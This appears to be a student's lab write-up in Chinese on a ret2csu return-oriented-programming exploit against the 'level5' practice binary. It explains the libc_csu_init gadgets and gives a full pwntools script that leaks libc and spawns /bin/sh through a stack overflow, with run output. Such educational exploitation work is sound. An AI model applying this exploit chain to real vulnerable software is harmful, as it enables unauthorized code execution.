
```
1 400604: 75 ea jne 4005f0 <__libc_csu_init+0x50>
2 400606: 48 8b 5c 24 08 mov rbx,QWORD PTR [rsp+0x8]
3 40060b: 48 8b 6c 24 10 mov rbp,QWORD PTR [rsp+0x10]
4 400610: 4c 8b 64 24 18 mov r12,QWORD PTR [rsp+0x18]
5 400615: 4c 8b 6c 24 20 mov r13,QWORD PTR [rsp+0x20]
6 40061a: 4c 8b 74 24 28 mov r14,QWORD PTR [rsp+0x28]
7 40061f: 4c 8b 7c 24 30 mov r15,QWORD PTR [rsp+0x30]
8 400624: 48 83 c4 38 add rsp,0x38
9 400628: c3 ret
10 400629: 0f 1f 80 00 00 00 00 nop DWORD PTR [rax+0x0]
```

感觉IDA反汇编出来的代码风格，像是AT&T与Intel的结合。

然后再看这一段：




可以将r15中的值赋给rdx，将r14中的值赋给rsi，将r13中的值赋给edi，



如图，我们虽然只能用RDI的低32位，这三个寄存器就是0x64函数调用中的前三个参数，如果需要用到含有三个参数的函数的时候，那么这一段gadget就即可以按我们所希望的控制全部参数，然后一个call命令，call命令指向的地址为[r12+rbx*8]，那么可以通过控制r12和rbx来跳到我们所希望的地址。

我们再看这一部分：



JNZ, 不等于0的时候跳转n是not不,z是zero零.jnz检验的标志位就是zf

cmp jnz是一种类似于if-else的控制结构, 它由一个比较指令cmp和一个跳转指令jnz组成。程序会先执行cmp指令, 比较两个操作数的值, 如果结果不相等则执行jnz指令, 如果结果相等, 则不会执行jnz指令, 我才用最简单方式, 让他不执行跳转, $rbx+1=rbp$ 时不会执行, 我们采用最简单的方式, $rbx=0$ $rbp=1$ 的设置方式。

就此我们就可以进行Payload了:

首先, 利用栈溢出执行 libc_csu_gadgets 获取 write 函数地址, 用LibcSearcher识别libc版本, 从而获得system地址, ret2libc

然后, 再次利用栈溢出执行 libc_csu_gadgets把system和/bin/sh写入.bss段

最后, 再次利用栈溢出执行 libc_csu_gadgets直接call到之前的.bss地址, 执行system ("/bin/sh")

第一次Pyload:

利用栈溢出执行 libc_csu_gadgets 获取 write 函数地址, 用LibcSearcher识别libc版本, 从而获得system地址, ret2libc

```

1 | csu_gadget_1 = 0x00000000004005F0
2 | #_libc_csu_init函数中位置靠前的gadget, 即向rdi、rsi、rdx寄存器mov的gadget
3 | # .text:00000000004005F0 4C 89 FA          mov     rdx, r15
4 | # .text:00000000004005F3 4C 89 F6          mov     rsi, r14
5 | # .text:00000000004005F6 44 89 EF          mov     edi, r13d
6 | # .text:00000000004005F9 41 FF 14 DC      call    qword ptr
   | [r12+rbx*8]
7 |
8 | csu_gadget_2 = 0x0000000000400606
9 | #_libc_csu_init函数中位置靠后的gadget, 即pop rbx、rbp、r12、r13、r14、r15寄存器的
   | gadget
10 | # .text:0000000000400606 48 8B 5C 24 08      mov     rbx,
   | [rsp+38h+var_30]
11 | # .text:000000000040060B 48 8B 6C 24 10      mov     rbp,
   | [rsp+38h+var_28]
12 | # .text:0000000000400610 4C 8B 64 24 18      mov     r12,
   | [rsp+38h+var_20]
13 | # .text:0000000000400615 4C 8B 6C 24 20      mov     r13,
   | [rsp+38h+var_18]
14 | # .text:000000000040061A 4C 8B 74 24 28      mov     r14,
   | [rsp+38h+var_10]
15 | # .text:000000000040061F 4C 8B 7C 24 30      mov     r15,
   | [rsp+38h+var_8]
16 | # .text:0000000000400624 48 83 C4 38      add     rsp, 38h
17 | # .text:0000000000400628 C3

```

```

18  #-----
19  -----
20
21  payload = b'a' * 0x88          #0x80+8个字节填满栈空间至ret返回指令
22  payload += p64(csu_gadget_2)
23  payload += p64(0) + p64(0) + p64(1) + p64(write_got) + p64(1) +
24  p64(write_got) + p64(8)
25  payload += p64(csu_gadget_1)
26  payload += b'a' * 0x38        # 0x38个字节填充平衡堆栈造成的空缺
27  payload += p64(main)
28  #-----
29  -----
30
31  400604:      75 ea                jne     4005f0 <__libc_csu_init+0x50>
32  400606:      48 8b 5c 24 08      mov     rbx,QWORD PTR [rsp+0x8]
33  40060b:      48 8b 6c 24 10      mov     rbp,QWORD PTR [rsp+0x10]
34  400610:      4c 8b 64 24 18      mov     r12,QWORD PTR [rsp+0x18]
35  400615:      4c 8b 6c 24 20      mov     r13,QWORD PTR [rsp+0x20]
36  40061a:      4c 8b 74 24 28      mov     r14,QWORD PTR [rsp+0x28]
37  40061f:      4c 8b 7c 24 30      mov     r15,QWORD PTR [rsp+0x30]
38  400624:      48 83 c4 38        add     rsp,0x38
39  400628:      c3                ret
40  400629:      0f 1f 80 00 00 00 00  nop     DWORD PTR [rax+0x0]

```

前面的mov指令都是对sp+xxxxx进行的偏移，实际上对sp的值并未进行修改，所以最后要根据反编译的函数+0x38才是返回地址。

此时寄存器的排布和所存储的数据：

| 寄存器 | 存储数据 |
|-----|-----------|
| rbx | 0 |
| rbp | 1 |
| r12 | write_got |
| r13 | 1 |
| r14 | write_got |
| r15 | 8 |


然后csu_gadget_1 执行时:

```

1 |loc_4005F0:
2 |mov     rdx, r15          -----8
3 |mov     rsi, r14          -----write_got
4 |mov     edi, r13d         -----1
5 |call    qword ptr [r12+rbx*8] -----r12+0 write_got
6 |add     rbx, 1            -----0+1=1
7 |cmp     rbx, rbp          -----1==1 zf=1
8 |jnz     short loc_4005F0  -----不跳转

```

不跳转执行什么呢? 看图



即

| | | | | |
|---|---------|----------------|-----|-------------------------------|
| 1 | 400604: | 75 ea | jne | 4005f0 <__libc_csu_init+0x50> |
| 2 | 400606: | 48 8b 5c 24 08 | mov | rbx,QWORD PTR [rsp+0x8] |
| 3 | 40060b: | 48 8b 6c 24 10 | mov | rbp,QWORD PTR [rsp+0x10] |
| 4 | 400610: | 4c 8b 64 24 18 | mov | r12,QWORD PTR [rsp+0x18] |
| 5 | 400615: | 4c 8b 6c 24 20 | mov | r13,QWORD PTR [rsp+0x20] |
| 6 | 40061a: | 4c 8b 74 24 28 | mov | r14,QWORD PTR [rsp+0x28] |
| 7 | 40061f: | 4c 8b 7c 24 30 | mov | r15,QWORD PTR [rsp+0x30] |
| 8 | 400624: | 48 83 c4 38 | add | rsp,0x38 |
| 9 | 400628: | c3 | ret | |

我们知道rsp+0x38来到return，return什么呢，我们设计的是让他返回Main函数。

```

payload = b'a' * 0x88          #0x80+8个字节填满栈空间至ret返回指令
payload += p64(csu_gadget_2)
payload += p64(0) + p64(0) + p64(1) + p64(write_got) + p64(1) + p64(write_got) + p64(8)
payload += p64(csu_gadget_1)
payload += b'a' * 0x38        # 0x38个字节填充平衡堆栈造成的空缺
payload += p64(main)

```

第二次Payload

利用栈溢出执行 libc_csu_gadgets把system和/bin/sh写入.bss段

原理类似，只是传入数据不同，

| 寄存器 | 存储数据 |
|-----|----------|
| rbx | 0 |
| rbp | 1 |
| r12 | read_got |
| r13 | 0 |
| r14 | bss_base |
| r15 | 16 |

然后csu_gadget_1 执行时：

```

1 | loc_4005F0:
2 | mov     rdx, r15          -----16
3 | mov     rsi, r14          -----bss+base
4 | mov     edi, r13d         -----0
5 | call    qword ptr [r12+rbx*8] -----read_got(/bin/sh
   | 读入到bss)
6 | add     rbx, 1            -----0+1=1
7 | cmp     rbx, rbp          -----1==1 zf=1
8 | jnz     short loc_4005F0  -----不跳转

```

第三次Payload

| 寄存器 | 存储数据 |
|-----|------------|
| rbx | 0 |
| rbp | 1 |
| r12 | bss_base |
| r13 | bss_base+8 |
| r14 | 0 |
| r15 | 0 |

/bin/sh放置在r13中，作为exe函数的参数，exe函数放置在r12中，作为call的执行函数。

```

1 | loc_4005F0:
2 | mov     rdx, r15          -----0
3 | mov     rsi, r14          -----0
4 | mov     edi, r13d         -----
   | bss_base+8(/bin/sh)
5 | call    qword ptr [r12+rbx*8] -----
   | bss_base(execve())
6 | add     rbx, 1            -----0+1=1
7 | cmp     rbx, rbp          -----1==1 zf=1
8 | jnz     short loc_4005F0  -----不跳转

```

至此，我们可以写出完成exp代码：

```

1 | from pwn import *
2 | from LibcSearcher import *
3 |
4 | elf = ELF('./level5')
5 | sh = process('./level5')
6 |
7 | write_got = elf.got['write']      #获取write函数的got地址
8 | read_got = elf.got['read']        #获取read函数的got地址
9 | main_addr = elf.symbols['main']   #获取main函数的函数地址
10 | bss_base = elf.bss()              #获取bss段地址
11 |
12 | csu_gadget_1 = 0x00000000004005F0
13 | #_libc_csu_init函数中位置靠前的gadget，即向rdi、rsi、rdx寄存器mov的gadget

```

```

14 # .text:00000000004005F0 4C 89 FA      mov     rdx, r15
15 # .text:00000000004005F3 4C 89 F6      mov     rsi, r14
16 # .text:00000000004005F6 44 89 EF      mov     edi, r13d
17 # .text:00000000004005F9 41 FF 14 DC    call    qword ptr
    [r12+rbx*8]
18
19 csu_gadget_2 = 0x0000000000400606
20 #_libc_csu_init函数中位置靠后的gadget, 即pop rbx、rbp、r12、r13、r14、r15寄存器的
    gadget
21 # .text:0000000000400606 48 8B 5C 24 08    mov     rbx,
    [rsp+38h+var_30]
22 # .text:000000000040060B 48 8B 6C 24 10    mov     rbp,
    [rsp+38h+var_28]
23 # .text:0000000000400610 4C 8B 64 24 18    mov     r12,
    [rsp+38h+var_20]
24 # .text:0000000000400615 4C 8B 6C 24 20    mov     r13,
    [rsp+38h+var_18]
25 # .text:000000000040061A 4C 8B 74 24 28    mov     r14,
    [rsp+38h+var_10]
26 # .text:000000000040061F 4C 8B 7C 24 30    mov     r15,
    [rsp+38h+var_8]
27 # .text:0000000000400624 48 83 C4 38      add     rsp, 38h
28 # .text:0000000000400628 C3
29 #                                     retq
30
31
32 def com_gadget(null, rbx, rbp, r12, r13, r14, r15, main):
33     #null为0x8空缺
34     #main为main函数地址
35     payload = b'a' * 0x88                #0x80+8个字节填满栈空间至ret返回指令
36     payload += p64(csu_gadget_2)
37     payload += p64(null) + p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14)
    + p64(r15)
38     payload += p64(csu_gadget_1)
39     payload += b'a' * 0x38                # 0x38个字节填充平衡堆栈造成的空缺
40     payload += p64(main)
41     sh.send(payload)
42     sleep(1)                            #暂停等待接收
43
44 sh.recvuntil('Hello, world\n')
45 #利用write函数打印write函数地址并返回main函数
46 com_gadget(0,0, 1, write_got, 1, write_got, 8, main_addr)
47
48 write_addr = u64(sh.recv(8))             #接收write函数地址
49 libc = LibcSearcher('write', write_addr) #查找libc版本
50 libc_base = write_addr - libc.dump('write') #计算该版本libc基地址
51 execve_addr = libc_base + libc.dump('execve') #查找该版本libc execve函数地址
52
53 sh.recvuntil('Hello, world\n')
54 #read函数布局, 将execve函数地址和/bin/sh字符串写进bss段首地址
55 com_gadget(0,0, 1, read_got, 0, bss_base, 16, main_addr)
56 sh.send(p64(execve_addr) + b'/bin/sh\x00')#凑足十六位
57
58 sh.recvuntil('Hello, world\n')
59 #调用bss段中的execve('/bin/sh')
60 com_gadget(0,0, 1, bss_base, bss_base+8, 0, 0, main_addr)
61 sh.interactive()

```

执行结果如下:

```

> /bin/python3 /home/chiam/ROP_STEP_BY_STEP/linux_x64/expleve5.py
[*] '/home/chiam/ROP_STEP_BY_STEP/linux_x64/level5'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[+] Starting local process './level5': pid 8513
/home/chiam/ROP_STEP_BY_STEP/linux_x64/expleve5.py:44: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
sh.recvuntil('Hello, World\n')
[+] There are multiple libc that meet current constraints :
0 - libc-2.12.1-11.2.mga1.i586_2
1 - libc-2.33-6.mga9.x86_64
2 - libc-2.33-7.mga9.x86_64
3 - libc-2.33-8.mga9.x86_64
4 - libc6_2.35-0ubuntu3.1_amd64
5 - libc6_2.35-0ubuntu1_amd64
6 - libc6_2.35-0ubuntu3_amd64
7 - libc-2.36-33.mga9.x86_64_2
[+] Choose one : 6
/home/chiam/ROP_STEP_BY_STEP/linux_x64/expleve5.py:53: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
sh.recvuntil('Hello, World\n')
/home/chiam/ROP_STEP_BY_STEP/linux_x64/expleve5.py:58: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
sh.recvuntil('Hello, World\n')
[*] Switching to interactive mode

```

4. 收获与问题

由于之前是计科专业，从来没接触过网安也没打过CTF，这门课程让我收获了很多。

在实验中遇到了，checksec版本不一样等很多零碎的问题，开始看CTF-Wiki的实例的时候，感觉说的太快看不懂，后来慢慢的多看了几篇博客就理解了。ret2csu也是对ret2libc的一个利用。还是收益良多的，一开始是打算做ret2libc和那些简单题目，但是觉得要挑战一下自我。